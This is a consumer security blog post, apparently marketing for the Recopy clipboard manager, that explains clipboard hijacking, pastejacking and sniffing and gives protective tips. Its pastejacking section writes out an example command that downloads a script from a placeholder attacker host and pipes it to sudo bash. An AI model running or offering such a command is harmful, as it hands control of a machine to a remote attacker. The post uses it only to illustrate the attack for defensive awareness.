Think about what you copied to your clipboard today. A password? A credit card number? A cryptocurrency wallet address? A snippet of confidential code? Most of us copy and paste dozens — sometimes hundreds — of items every day without a second thought. The clipboard is one of the most heavily used yet least scrutinized parts of our computing experience, and that makes it a prime target for attackers.
The truth is that your clipboard is far less secure than you might assume. On most operating systems, any running application can silently read and modify your clipboard contents without your knowledge or consent. This seemingly minor design decision has spawned an entire category of attacks — from clipboard hijacking malware that has stolen millions of dollars in cryptocurrency to pastejacking exploits that trick developers into executing malicious commands.
In this guide, we will break down the most common clipboard security threats, examine real-world incidents that have cost victims real money, and walk through practical steps you can take to protect yourself.
Why the Clipboard Is a Security Blind Spot
The system clipboard was designed in an era when personal computers ran one application at a time and malware was virtually nonexistent. Its original purpose was simple: temporarily hold data so a user could move it from one place to another. There was no concept of access control, encryption, or permissions.
Decades later, that architecture has barely changed. On macOS, Windows, and Linux, the clipboard remains what security researchers describe as a public billboard — any process running on your system can read from it, write to it, or watch it for changes. There is no authentication. There is no audit trail. When you copy a password from your email and paste it into a login form, every background process on your machine can see that password.
On most operating systems, any running application — including background processes and browser extensions — can access your clipboard contents at any time. Never assume that copied data is visible only to you.
This open-access model is what makes the clipboard such an attractive attack surface. Attackers do not need elevated privileges or sophisticated exploits. They just need to get code running on your machine — sometimes as simple as a rogue browser extension — and the clipboard becomes an open book.
Clipboard Hijacking: Swapping Data in Plain Sight
Clipboard hijacking is the most financially damaging form of clipboard attack. The concept is straightforward: malware monitors the clipboard in real time, and when it detects that you have copied a specific type of data — usually a cryptocurrency wallet address — it silently replaces that data with an address controlled by the attacker. When you paste the address and confirm the transaction, your funds go directly to the attacker's wallet.
Real-World Clipboard Hijacking Incidents
This is not a theoretical threat. Clipboard hijacking has been responsible for some of the largest individual losses in cryptocurrency theft:
- The 2.3 Million Address Hijacker (2018): Security researchers at BleepingComputer discovered a clipboard hijacker that monitored over 2.3 million Bitcoin addresses simultaneously. When a user copied any matching address, the malware instantly replaced it with one belonging to the attacker. Previous variants had only tracked 400,000 to 600,000 addresses, making this a massive escalation in scope.
- Clipminer ($1.7 Million Stolen, 2021-2022): Symantec researchers uncovered the Clipminer botnet, which combined clipboard hijacking with cryptocurrency mining. The operation used 4,375 separate wallet addresses to receive stolen funds, accumulating at least 34.3 Bitcoin and 129.9 Ethereum. Including funds laundered through cryptocurrency tumblers, the total haul reached at least $1.7 million — from clipboard hijacking alone.
- CryptoShuffler: This malware specifically targeted cryptocurrency transactions by intercepting clipboard data and replacing legitimate wallet addresses with attacker-controlled ones. It operated silently in the background, and victims only discovered the theft after checking their transaction history.
- ClipXDaemon (2026): A recent Linux threat discovered in early 2026, ClipXDaemon hijacks the X11 clipboard to intercept cryptocurrency transfers. What makes it particularly dangerous is its autonomous design — it does not rely on a command-and-control server, making it harder to detect and shut down.
“A single clipboard hijacker monitored 2.3 million Bitcoin addresses simultaneously, silently replacing any copied address with one controlled by the attacker.
— BleepingComputer, 2018
The common thread across these incidents is how invisible the attack is. Cryptocurrency addresses are long, seemingly random strings. Most users do not compare the address they copied with the one they pasted character by character. By the time they realize something is wrong, the transaction is irreversible.
Pastejacking: When Websites Weaponize Copy-Paste
While clipboard hijacking requires malware to be installed on your machine, pastejacking works directly through your web browser. A malicious website uses JavaScript to hook into the browser's copy event, replacing whatever you think you copied with an entirely different payload.
The classic pastejacking attack targets developers and system administrators. Imagine you find a helpful command on a tutorial website:
sudo apt-get update && sudo apt-get upgradeBut behind the scenes, JavaScript intercepts the copy event and replaces the clipboard content with something far more dangerous:
curl http://attacker.example/malware.sh | sudo bash
# The newline character causes automatic execution when pasted into a terminal
The newline character at the end is critical — when pasted into a terminal, the command executes immediately, before you have time to review it. Security researchers have demonstrated that pastejacking can be used to establish reverse shells, exfiltrate files, and install persistent backdoors, all from a single paste operation.
Always paste commands into a plain text editor first so you can inspect the actual content before running it. Malicious websites can replace your copied text with hidden commands that execute the moment you paste into a terminal.
Advanced Pastejacking Variants
Pastejacking has evolved beyond simple command replacement. XSSjacking chains together clickjacking, pastejacking, and self-XSS attacks — tricking a user into pasting malicious JavaScript into a browser console. Researchers have also demonstrated pastejacking attacks targeting the Vim text editor, where pasted content triggers editor macros that execute arbitrary commands.
More recently, attackers have combined pastejacking with social engineering through fake CAPTCHA scams. Users are told to "verify" themselves by copying a provided string and pasting it into a Run prompt or PowerShell terminal. The string contains encoded commands that download and execute malware. These ClickFix and FakeCaptcha campaigns have become two of the most widespread clipboard-based attacks.
Clipboard Sniffing: The Silent Data Collector
Not all clipboard attacks modify your data. Clipboard sniffing (also called clipboard monitoring or clipboard spying) involves malware that passively watches your clipboard, logging everything you copy. Passwords, credit card numbers, personal messages, API keys, two-factor authentication codes — all of it gets silently captured and sent to the attacker.
Banking trojans like Zeus Panda and TrickBot include clipboard monitoring as part of their data collection arsenal. They intercept clipboard data to steal login credentials, credit card numbers, and session tokens. Unlike clipboard hijackers that modify data, sniffers are even harder to detect because they leave no visible trace of their activity.
Cloud-based clipboard syncing services add another dimension to this risk. When clipboard data is transmitted over the internet — even if encrypted in transit — it creates additional points of interception and storage that may be subject to data breaches, subpoenas, or unauthorized access.
How macOS Handles Clipboard Security
Apple has been gradually tightening clipboard security, though macOS has historically been more permissive than iOS. On iPhones and iPads, apps that read the clipboard trigger a visible notification banner. macOS, however, has been slower to adopt similar protections.
Starting with macOS Sequoia 15.4, Apple introduced pasteboard privacy previews, and macOS 16 is set to bring a full clipboard privacy prompt — similar to the iOS model — that alerts users whenever an app reads the pasteboard without direct user interaction. This is a significant step forward, though it only addresses one vector (unauthorized reading) and does nothing to prevent content replacement by already-authorized apps.
Apple's Universal Clipboard feature, which syncs clipboard content between Macs and iOS devices via Bluetooth and iCloud, uses end-to-end encryption and automatically expires synced content after two minutes. This is well-designed from a security standpoint, but it means that anything you copy on your Mac could briefly appear on your iPhone and vice versa — something to consider if you share devices.
Apple is introducing system-level alerts when Mac apps attempt to read your clipboard without direct user interaction. This mirrors the clipboard access notifications that have existed on iOS since version 14, closing a long-standing gap between mobile and desktop security.
Practical Steps to Protect Your Clipboard
Clipboard security is ultimately about reducing the window of exposure — limiting what gets copied, how long it stays on the clipboard, and which applications can access it. Here are the most effective strategies:
1. Use a Password Manager with Browser Integration
Password managers like 1Password and Bitwarden can autofill credentials directly into browser fields without ever touching the clipboard. When they do use the clipboard (for manual copy), they automatically clear it after a timeout — typically 60 to 90 seconds. This dramatically reduces the window during which a sniffer can capture your password.
2. Verify Before You Paste
For high-value operations — cryptocurrency transactions, bank account numbers, terminal commands — always compare what you pasted with what you intended to copy. For crypto addresses, verify at least the first and last six characters. For terminal commands, paste into a text editor first to inspect the content before execution.
3. Keep Your System and Applications Updated
Operating system updates frequently include security improvements that affect clipboard behavior. The upcoming macOS 16 clipboard permission system will be a significant upgrade. Browser updates often patch the JavaScript APIs that pastejacking relies on. Staying current is one of the simplest and most effective defenses.
4. Be Cautious with Browser Extensions
Browser extensions often request broad permissions that include clipboard access. A malicious or compromised extension can monitor everything you copy within the browser. Audit your installed extensions regularly and remove any you no longer use. Prefer extensions from reputable developers with transparent privacy policies.
5. Choose a Local-First Clipboard Manager
If you use a clipboard history manager — and power users generally should, since they eliminate the need to re-copy sensitive data — choose one that stores everything locally on your device rather than syncing through cloud servers. Cloud-based clipboard managers introduce network transmission, remote storage, and third-party access risks that a local-only tool avoids entirely.

Recopy stores your entire clipboard history locally in an encrypted SQLite database on your Mac. Your data never leaves your device, never passes through third-party servers, and is never accessible to anyone but you. This eliminates an entire category of clipboard security risks.
6. Respect Sensitive Data Conventions
On macOS, there is an established convention where password managers mark clipboard items as "concealed" or "transient." Well-built clipboard managers honor these flags by excluding such items from history or auto-clearing them. When evaluating a clipboard manager, verify that it respects these conventions — it is a meaningful indicator of how seriously the developer takes security.
The Bigger Picture: Security as a Design Choice
Clipboard security is not just about defending against exotic malware. It is about recognizing that the clipboard is a conduit for some of the most sensitive data on your machine and treating it accordingly. Every time you copy a password, an API key, a private message, or a financial account number, you are trusting that no other software on your system is watching.
The good news is that the ecosystem is moving in the right direction. Apple's upcoming macOS 16 clipboard permissions, password manager auto-clear features, and local-first tools like Recopy are all part of a broader shift toward treating clipboard data with the sensitivity it deserves.
In the meantime, awareness is your best defense. Understand the risks, adopt the practices outlined above, and pay attention to what you copy and where you paste. The clipboard may be invisible, but it does not have to be unprotected.